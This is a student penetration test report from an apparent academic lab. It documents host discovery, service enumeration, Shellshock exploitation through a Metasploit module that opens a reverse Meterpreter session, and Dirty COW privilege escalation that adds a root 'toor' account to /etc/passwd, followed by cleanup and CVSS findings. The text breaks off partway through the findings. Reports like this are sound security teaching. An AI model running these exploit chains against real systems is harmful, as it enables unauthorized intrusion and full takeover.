

PENETRATION TEST REPORT

Lab 03 – Internal Assessment of an Ubuntu Linux System

Target: 192.168.253.129

Prepared by

Mohammad Ali

Student Number	2023904141
Email	drbarbari71@gmail.com
Project Title	Lab 03 Penetration Test
Assessment Period	30 July 2026 – 31 July 2026
Submission Date	31 July 2026

TABLE OF CONTENTS

List of Figures	ii
1. Executive Summary	1
1.1 Project Purpose and Objectives	1
1.2 Assessment Timeline	1
1.3 Scope and Type of Assessment	1
1.4 Major Findings and Overall Risk	2
1.5 High-Level Recommendations	2
2. Assessment Methodology and Reflections	3
2.1 Host Discovery	3
2.2 Service and Version Enumeration	4
2.3 Vulnerability Research	5
2.4 Web Server Assessment	7
2.5 Shellshock Validation	8
2.6 Exploitation and Initial Access	9
2.7 Privilege Escalation	11
2.8 Cleanup and System Restoration	12
2.9 Reflection Summary	12
3. Findings	13
3.1 Findings Summary and Rating Method	13
3.2 Finding F-01: Shellshock Remote Code Execution	14
3.3 Finding F-02: Dirty COW Privilege Escalation	17
4. Conclusion	20
Appendix A: Technical Command Reference	21

LIST OF FIGURES

Figure 1 – Host Discovery Using Nmap Ping Sweep	3
Figure 2 – Host Discovery Using Netdiscover	3
Figure 3 – Nmap Service and Version Detection Results	4
Figure 4 – SearchSploit Results for OpenSSH 5.9p1	5
Figure 5 – SearchSploit Results for Apache 2.2.x – Part 1	6
Figure 6 – SearchSploit Results for Apache 2.2.x – Part 2	6
Figure 7 – Default Apache “It works!” Web Page	7
Figure 8 – Nikto Web Server Scan Results	7
Figure 9 – Metasploit Shellshock Module Search and Selection	8
Figure 10 – Shellshock Exploit Configuration and Successful Session	9
Figure 11 – Meterpreter System Information and CGI Directory Listing	10
Figure 12 – Initial Access Confirmed as the www-data Account	10
Figure 13 – Dirty COW Compilation and Exploit Execution	11
Figure 14 – Root Privilege Verification	11
Figure 15 – Cleanup and Restoration of /etc/passwd	12
Figure 16 – Shellshock CVSS v3.1 Calculator Result	15
Figure 17 – Dirty COW CVSS v3.1 Calculator Result	18

1. Executive Summary

OVERALL ASSESSMENT RESULT

The assessment achieved unauthenticated remote code execution and full root-level compromise of the in-scope Ubuntu host. The overall risk rating is Critical.

1.1 Project Purpose and Objectives

An authorized internal penetration test was performed against the provided Ubuntu Linux laboratory system. The purpose of the assessment was to identify exploitable security weaknesses, demonstrate their practical impact, and communicate why the system requires immediate security updates, isolation, or replacement.

The assessment objectives were to identify the target host, enumerate exposed services, research relevant vulnerabilities, validate exploitation in a controlled manner, determine whether privilege escalation was possible, document proof of compromise, restore testing-related changes, and provide clear remediation guidance.

1.2 Assessment Timeline

Milestone	Date	Description
Assessment Start	30 July 2026	Host discovery, service enumeration, and vulnerability research began.
Assessment End	31 July 2026	Exploitation, privilege escalation, cleanup, and reporting were completed.
Total Duration	2 calendar days	Testing was limited to the authorized academic lab window.

1.3 Scope and Type of Assessment

Scope Item	Details
In-Scope Asset	192.168.253.129
Attacker System	Kali Linux – 192.168.253.131
Assessment Type	Internal network penetration test against a single laboratory host
Testing Approach	Discovery, service enumeration, vulnerability analysis, exploitation, post-exploitation, privilege escalation, and cleanup
Excluded Activities	Denial-of-service testing, social engineering, and testing of any system other than the specified lab target

1.4 Major Findings and Overall Risk

Testing identified two vulnerabilities that could be chained to achieve complete system compromise. The exposed CGI functionality was vulnerable to Shellshock, allowing an unauthenticated attacker to execute

operating-system commands remotely and obtain an initial session as the web server account. The outdated Linux kernel was then exploited through Dirty COW to obtain UID 0 and full administrative control.

ID	Finding	Severity	Demonstrated Result
F-01	Shellshock Remote Code Execution (CVE-2014-6271)	Critical – 9.8	Unauthenticated command execution and a Meterpreter session as www-data
F-02	Dirty COW Local Privilege Escalation (CVE-2016-5195)	High – 7.8	Creation of a UID 0 account and full root-level access

BUSINESS IMPACT

A successful attacker could read sensitive files, modify system and application data, create administrative accounts, install persistent access, and interrupt critical services. Because the operating system and exposed software are obsolete, the likelihood of additional unpatched vulnerabilities is also high.

1.5 High-Level Recommendations

- Immediately isolate the affected host from untrusted networks until remediation is completed.
- Replace Ubuntu 12.04 with a currently supported operating system and apply all available security updates.
- Update Bash, Apache, and the Linux kernel to patched and supported versions.
- Disable CGI functionality when it is not required and restrict access to necessary CGI endpoints.
- Review the system for unauthorized UID 0 accounts, modified authentication files, suspicious processes, and persistence mechanisms.
- Retest the host after remediation to confirm that remote code execution and local privilege escalation are no longer possible.

2. Assessment Methodology and Reflections

The assessment followed a structured penetration-testing workflow. Each phase produced evidence that informed the next step, moving from host discovery to service enumeration, vulnerability validation, exploitation, privilege escalation, and cleanup. The screenshots below correspond to the evidence captured in the original report and can be inserted directly into the prepared placeholders.

2.0 Host Discovery

The local 192.168.253.0/24 network was scanned using both an Nmap ping sweep and Netdiscover. Using two independent discovery techniques reduced the risk of relying on a single result and confirmed that the target system was active at 192.168.253.129.

Commands used

```
nmap -sn 192.168.253.0/24
netdiscover -r 192.168.253.0/24
```

```
(kali㉿kali)-[~]
$ nmap -sn 192.168.253.0/24
\Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-30 16:55 -0400
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 2.16% done; ETC: 16:55 (0:00:00 remaining)
Nmap scan report for 192.168.253.1
Host is up (0.00073s latency).
MAC Address: 00:50:56:C0:00:03 (VMware)
Nmap scan report for 192.168.253.129
Host is up (0.00035s latency).
MAC Address: 00:0C:29:1C:19:B0 (VMware)
Nmap scan report for 192.168.253.254
Host is up (0.00027s latency).
MAC Address: 00:50:56:FA:0E:34 (VMware)
Nmap scan report for 192.168.253.131
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 12.47 seconds
```

Figure 1 – Host Discovery Using Nmap Ping Sweep

Currently scanning: Finished! | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 3 hosts. Total size: 240

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.253.1	00:50:56:c0:00:03	2	120	VMware, Inc.
192.168.253.129	00:0c:29:1c:19:b0	1	60	VMware, Inc.
192.168.253.254	00:50:56:fa:0e:34	1	60	VMware, Inc.

Figure 2 – Host Discovery Using Netdiscover

REFLECTION

The agreement between Nmap and Netdiscover provided stronger confidence that 192.168.253.129 was the intended target and prevented later testing from being performed against the wrong virtual machine.

2.1 Service and Version Enumeration

A service and version detection scan was performed against the discovered target. The scan identified two exposed TCP services: OpenSSH 5.9p1 on port 22 and Apache HTTP Server 2.2.22 on port 80. The banners and operating-system fingerprinting were consistent with an outdated Ubuntu Linux system.

Command used

```
nmap -sS -sV -sC -O -T4 192.168.253.129
```

```
(kali@kali)-[~]
$ nmap -sS -sV -sC -p- -T4 192.168.253.129
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-30 17:12 -0400
Nmap scan report for 192.168.253.129
Host is up (0.00074s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 06:cb:9e:a3:af:f0:10:48:c4:17:93:4a:2c:45:d9:48 (DSA)
|   2048 b7:c5:42:7b:ba:ae:9b:9b:71:90:e7:47:b4:a4:de:5a (RSA)
|_  256  fa:81:cd:00:2d:52:66:0b:70:fc:b8:40:fa:db:18:30 (ECDSA)
80/tcp    open  http      Apache httpd 2.2.22 ((Ubuntu))
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:1C:19:B0 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.30 seconds
```

Figure 3 – Nmap Service and Version Detection Results

Port	Service	Observed Version	Initial Risk Observation
22/tcp	SSH	OpenSSH 5.9p1	Legacy version requiring vulnerability research and configuration review
80/tcp	HTTP	Apache httpd 2.2.22 (Ubuntu)	Obsolete web server with a broad historical attack surface

REFLECTION


Version information alone does not prove that a vulnerability is exploitable. It was used to prioritize research and determine which services required deeper validation.

2.2 Vulnerability Research

SearchSploit was used to review locally available exploit references for the identified OpenSSH and Apache versions. The OpenSSH search returned limited remotely actionable results, while the Apache 2.2.x search produced numerous historical vulnerabilities. The web service was therefore selected as the primary attack surface for deeper analysis.


Commands used

```
searchsploit openssh 5.9
searchsploit apache 2.2
```



Exploit Title	Path
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45210.py
OpenSSH < 6.6 SFTP (x64) - Command Execution	linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution	linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privi	linux/local/40962.txt
OpenSSH < 7.4 - Agent Protocol Arbitrary Library Loading	linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)	linux/remote/45939.py

Figure 4 – SearchSploit Results for OpenSSH 5.9p1



Exploit Title	Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution	php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner	php/remote/29316.py
Apache 1.3.35/2.0.58/2.2.2 - Arbitrary HTTP Request Headers Security	linux/remote/28424.txt
Apache 1.4/2.2.x - APR 'apr_fnmatch()' Denial of Service	linux/dos/35738.php
Apache 2.2 (Windows) - Local Denial of Service	windows/dos/15319.pl
Apache 2.2 - Scoreboard Invalid Free On Shutdown	linux/dos/41768.txt
Apache 2.2.14 mod_isapi - Dangling Pointer Remote SYSTEM	windows/remote/11650.c
Apache 2.2.15 mod_proxy - Reverse Proxy Security Bypass	linux/remote/36663.txt
Apache 2.2.2 - CGI Script Source Code Information Disclosure	multiple/remote/28365.txt
Apache 2.2.4 - 413 Error HTTP Request Method Cross-Site Scripting	unix/remote/30835.sh
Apache 2.2.6 (Windows) - Share PHP File Extension Mapping Information Disclos	windows/remote/30901.txt
Apache 2.2.6 mod_negotiation - HTML Injection / HTTP Response Splitting	linux/remote/31052.java
Apache < 1.3.37/2.0.59/2.2.3 mod_rewrite - Remote Overflow	multiple/remote/2237.sh
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow	linux/dos/41769.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak	linux/webapps/42745.py
Apache cocoon 2.14/2.2 - Directory Traversal	multiple/remote/23282.txt
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service	multiple/dos/26710.txt
Apache James Server 2.2 - SMTP Denial of Service	multiple/dos/27915.pl
Apache mod_gzip (with debug_mode) 1.2.26.1a - Remote Overflow	linux/remote/126.c
Apache mod_jk 1.2.19/1.2.20 - Remote Buffer Overflow	multiple/remote/4093.pl
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow	unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)	unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)	unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - 'ZIP' File Directory Traversal	linux/webapps/39642.txt

Figure 5 – SearchSploit Results for Apache 2.2.x – Part 1

Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow	linux/dos/41769.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak	linux/webapps/42745.py
Apache cocoon 2.14/2.2 - Directory Traversal	multiple/remote/23282.txt
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service	multiple/dos/26710.txt
Apache James Server 2.2 - SMTP Denial of Service	multiple/dos/27915.pl
Apache mod_gzip (with debug_mode) 1.2.26.1a - Remote Overflow	linux/remote/126.c
Apache mod_jk 1.2.19/1.2.20 - Remote Buffer Overflow	multiple/remote/4093.pl
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow	unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)	unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)	unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal	linux/webapps/39642.txt
Apache Struts 2 < 2.3.1 - Multiple Vulnerabilities	multiple/webapps/18329.txt
Apache Struts 2.0.0 < 2.2.1.1 - XWork 's:submit' HTML Tag Cross-Site Scriptin	multiple/remote/35735.txt
Apache Struts 2.0.1 < 2.3.33 / 2.5 < 2.5.10 - Arbitrary Code Execution	multiple/remote/44556.py
Apache Struts 2.2.1.1 - Remote Command Execution (Metasploit)	multiple/remote/18984.rb
Apache Struts 2.2.3 - Multiple Open Redirections	multiple/remote/38666.txt
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Ex	multiple/remote/41690.rb
Apache Struts < 2.2.0 - Remote Command Execution (Metasploit)	multiple/remote/17691.rb
Apache Struts2 2.0.0 < 2.3.15 - Prefixed Parameters OGNI Injection	multiple/webapps/44583.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing	multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal	unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)	multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Byp	jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Byp	windows/webapps/42953.txt
Apache Tomcat mod_jk 1.2.20 - Remote Buffer Overflow (Metasploit)	windows/remote/16798.rb
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)	linux/dos/36906.txt
Webroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execut	linux/remote/34.pl

Figure 6 – SearchSploit Results for Apache 2.2.x – Part 2

REFLECTION

SearchSploit results were treated as research leads rather than confirmed findings. A vulnerability was reported only after direct evidence demonstrated that the target was affected.

2.3 Web Server Assessment

Manual interaction with `http://192.168.253.129` displayed the default Apache “It works!” page. The absence of linked application content suggested that relevant scripts could exist in unlinked directories. Nikto was then executed with CGI scanning enabled to identify web-server weaknesses and hidden paths.



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Figure 7 – Default Apache “It works!” Web Page

Command used

```
nikto -h http://192.168.253.129 -C all
```

```
(kali@kali)~$ nikto -h http://192.168.253.129 -C all
Nikto v2.6.0 - http://www.ciforsec.com/


+ Target IP: 192.168.253.129
+ Target Hostname: 192.168.253.129
+ Target Port: 80
+ Platform: Unknown
+ Start Time: 2026-07-30 18:25:08 (GMT-4)

+ Server: Apache/2.2.22 (Ubuntu)
+ ERROR: Failed to check for updates:
+ [999984] /: Server may leak inodes via ETags, header found with file /, inode: 1706318, size: 177, mtime: Mon May 11 13:55:10 2020. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ [600050] Apache/2.2.22 appears to be outdated (current is at least 2.4.66).
+ [999100] /index: Uncommon header(s) 'tcn' found, with contents: list.
+ [999965] /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
```

Figure 8 – Nikto Web Server Scan Results

The Nikto output confirmed an outdated Apache installation and reported several hardening weaknesses, including information exposure through ETags, enabled MultiViews, and missing HTTP security headers. These results did not independently prove Shellshock, but they supported targeted testing of CGI functionality on the legacy system.

2.4 Nessus result



Nessus vulnerability summary showing that the target host (192.168.253.129) contains 21 detected vulnerabilities across different severity levels. This overview was used to prioritize the critical findings for further analysis and exploitation.

2.5 Shellshock Validation

Because CGI scripts may pass HTTP header values to the Bash environment, the available CGI endpoint was tested for Shellshock. Shellshock is a Bash environment-variable command-injection vulnerability that can allow arbitrary operating-system commands to execute when a vulnerable Bash version processes specially crafted input. The successful exploit path used in this assessment was /cgi-bin/test.

Item	Details
Vulnerability	Shellshock – Bash Environment Variable Command Injection
CVE	CVE-2014-6271
Affected Interface	Apache CGI endpoint processed by Bash
Successful Path	/cgi-bin/test
Attack Vector	Crafted HTTP request header delivered through the CGI endpoint
Potential Impact	Unauthenticated remote code execution

```
msf > search exploit http apache cgi
Matching Modules
#  Name
0  exploit/multi/http/apache_normalize_path_rce
1  \_ target: Automatic (Dropper)
2  \_ target: Unix Command (In-Memory)
3  exploit/windows/http/tomcat_cgi_cmdlineargs
4  exploit/multi/http/apache_mod_cgi_bash_env_exec
5  \_ target: Linux x86
6  \_ target: Linux x86_64
7  auxiliary/scanner/http/apache_mod_cgi_bash_env
8  exploit/windows/http/php_apache_request_headers_bof
9  exploit/multi/http/tomcat_jsp_upload_bypass
10 \_ target: Automatic
11 \_ target: Java Windows
12 \_ target: Java Linux
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/apache_normalize_path_rce	2021-05-10	excellent	Yes	Apache 2.4.49/2.4.50 Traversal RCE
1	_ target: Automatic (Dropper)	.	.	.	.
2	_ target: Unix Command (In-Memory)	.	.	.	.
3	exploit/windows/http/tomcat_cgi_cmdlineargs	2019-04-10	excellent	Yes	Apache Tomcat CGIServlet enableCmdLineArgument
4	exploit/multi/http/apache_mod_cgi_bash_env_exec	2014-09-24	excellent	Yes	Apache mod_cgi Bash Environment Variable Code
5	_ target: Linux x86	.	.	.	.
6	_ target: Linux x86_64	.	.	.	.
7	auxiliary/scanner/http/apache_mod_cgi_bash_env	2014-09-24	normal	Yes	Apache mod_cgi Bash Environment Variable Inje
8	exploit/windows/http/php_apache_request_headers_bof	2012-05-08	normal	No	PHP apache_request_headers Function Buffer Ov
9	exploit/multi/http/tomcat_jsp_upload_bypass	2017-10-03	excellent	Yes	Tomcat RCE via JSP Upload Bypass
10	_ target: Automatic	.	.	.	.
11	_ target: Java Windows	.	.	.	.
12	_ target: Java Linux	.	.	.	.

Figure 9 – Metasploit Shellshock Module Search and Selection

VALIDATION STANDARD

The vulnerability was considered confirmed only after the exploit produced a live session on the target. The age of Apache or Bash alone was not treated as sufficient proof.

2.6 Exploitation and Initial Access

The Metasploit Framework module `exploit/multi/http/apache_mod_cgi_bash_env_exec` was configured with the target IP address, attacker IP address, and the verified CGI path. Exploitation succeeded and opened a reverse Meterpreter session.

Metasploit configuration

```
msfconsole
use exploit/multi/http/apache_mod_cgi_bash_env_exec
set RHOST 192.168.253.129
set LHOST 192.168.253.131
set TARGETURI /cgi-bin/test
exploit
```

```
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOST 192.168.253.129
RHOST => 192.168.253.129
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > set LHOST 192.168.253.131
LHOST => 192.168.253.131
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/test
TARGETURI => /cgi-bin/test
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit
```

Figure 10 – Shellshock Exploit Configuration and Successful Session

```
meterpreter > sysinfo
Computer      : ubuntu
OS            : Ubuntu 12.04 (Linux 3.2.0-23-generic)
Architecture : x64
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > pwd
/usr/lib/cgi-bin
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > ls
Listing: /usr/lib/cgi-bin

Mode                Size  Type      Last modified          Name
-----
100755/rwxr-xr-x    73   fil      2020-05-13 14:07:48 -0400  test
100755/rwxr-xr-x    73   fil      2020-05-11 14:35:21 -0400  test.sh
meterpreter >
```

Figure 11 – Meterpreter System Information and CGI Directory Listing

```
meterpreter > getuid
Server username: www-data
```

Figure 12 – Initial Access Confirmed as the www-data Account

Post-exploitation checks confirmed that the session was running as the restricted `www-data` service account. The `sysinfo` output identified Ubuntu 12.04 with Linux kernel 3.2.0-23-generic, and the CGI directory listing showed the scripts available under `/usr/lib/cgi-bin`. Because the session did not have administrative privileges, privilege escalation was required for full compromise.

2.7 Privilege Escalation

The legacy Linux kernel was assessed for local privilege-escalation weaknesses. The target was identified as vulnerable to Dirty COW (CVE-2016-5195), a race-condition vulnerability in the Linux kernel memory-management subsystem. In the authorized lab environment, a proof-of-concept source file was compiled and executed from /tmp. The exploit modified /etc/passwd and created the toor account with UID 0.

Privilege-escalation commands shown in the evidence

```
cd /tmp
gcc -pthread dirtycow.c -o dirty -lcrypt
./dirty password123
su toor
id
```

```
www-data@ubuntu:/tmp$ gcc -pthread dirtycow.c -o dirty -lcrypt
gcc -pthread dirtycow.c -o dirty -lcrypt
www-data@ubuntu:/tmp$ ./dirty password123
./dirty password123
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: password123
Complete line:
toor:toV05Co1svV8M:0:0:pwned:/root:/bin/bash

mmap: 7f0557aca000
ls
ls
su toor
su toor
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'toor' and the password 'password123'.
```

Figure 13 – Dirty COW Compilation and Exploit Execution

```
toor@ubuntu:/tmp# id
id
uid=0(toor) gid=0(root) groups=0(root)
```

Figure 14 – Root Privilege Verification

The id command returned uid=0(toor) and gid=0(root), proving successful elevation to full administrative privileges. This completed the compromise chain from unauthenticated network access to root-level control.

2.8 Cleanup and System Restoration

After evidence collection was complete, the original `/etc/passwd` file was restored from the backup created by the proof-of-concept. Temporary exploit files and binaries should also be removed, active sessions terminated, and the account database checked to confirm that the test account is no longer present.

Cleanup commands

```
mv /tmp/passwd.bak /etc/passwd
rm -f /tmp/dirty /tmp/dirtyc0w.c
exit
```

```
uid=0(root) gid=0(root) groups=0(root)
toor@ubuntu:/tmp# mv /tmp/passwd.bak /etc/passwd
mv /tmp/passwd.bak /etc/passwd
```

Figure 15 – Cleanup and Restoration of `/etc/passwd`

2.9 Reflection Summary

Phase	What Was Learned	Why It Matters
Discovery	Using multiple discovery tools improves confidence in target identification.	Reduces the chance of scanning or attacking the wrong host.
Enumeration	Accurate service versions help prioritize vulnerability research.	Prevents random exploitation attempts and supports evidence-based testing.
Validation	Scanner output is not the same as a confirmed vulnerability.	Findings should be based on reproducible proof, not assumptions.
Exploitation	Remote code execution may provide only a restricted service account.	Post-exploitation enumeration is necessary to understand the real level of access.
Privilege Escalation	Unsupported kernels can turn limited access into full compromise.	Patch management and operating-system lifecycle are critical controls.
Cleanup	Testing changes must be removed and the environment restored.	Professional penetration testing minimizes operational impact.

3. Findings

This section presents the confirmed vulnerabilities in a repeatable finding format. CVSS v3.1 is used for consistency with the assignment requirements. Each finding includes the affected asset, severity, vector string, technical description, impact on confidentiality, integrity, and availability, proof of concept, and remediation guidance.

3.1 Findings Summary and Rating Method

Severity	CVSS v3.1 Range	Interpretation
Critical	9.0–10.0	Exploitation can lead to immediate and severe compromise.
High	7.0–8.9	Significant impact; remediation should be prioritized.
Medium	4.0–6.9	Material risk requiring planned remediation.
Low	0.1–3.9	Limited impact or difficult exploitation.
Informational	0.0	Security observation or hardening recommendation.

Finding ID	Title	CVE	CVSS	Status
F-01	Shellshock Remote Code Execution	CVE-2014-6271	9.8 Critical	Confirmed
F-02	Dirty COW Local Privilege Escalation	CVE-2016-5195	7.8 High	Confirmed

3.2 Finding F-01: Shellshock Remote Code Execution

CRITICAL**9.8**

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Field	Value
Finding ID	F-01
Affected Asset	192.168.253.129
Affected Service	Apache HTTP Server on 80/tcp
Affected Endpoint	/cgi-bin/test
Vulnerability	Shellshock – Bash Environment Variable Command Injection
CVE	CVE-2014-6271
Authentication Required	No
Observed Access	Remote session as www-data

3.2.1 Vulnerability Description

The target system processes requests to a CGI endpoint using a vulnerable Bash environment. A specially crafted HTTP header can be converted into an environment variable and interpreted by Bash, causing attacker-controlled operating-system commands to execute. The vulnerability is reachable over the network and does not require valid credentials.

In this assessment, exploitation of /cgi-bin/test produced a reverse Meterpreter session under the www-data account. Although the initial account was restricted, the session provided command execution, file-system access, system information, and a platform from which local privilege escalation could be attempted.

3.2.2 Impact on Confidentiality, Integrity, and Availability

Security Objective	Rating	Demonstrated or Potential Impact
Confidentiality	High	An attacker can read system files, application data, configuration files, and credentials accessible to the compromised service account.
Integrity	High	An attacker can modify web content, files, scripts, and configuration data, or stage additional malware and persistence.
Availability	High	An attacker can terminate services, delete files, exhaust resources, or use the foothold to disrupt the host.

3.2.3 CVSS Evidence

The finding is rated 9.8 Critical using CVSS v3.1 because exploitation is network-accessible, requires low attack complexity, requires no privileges or user interaction, and can result in high confidentiality, integrity, and availability impact.

CVSS Base Score: 9.8
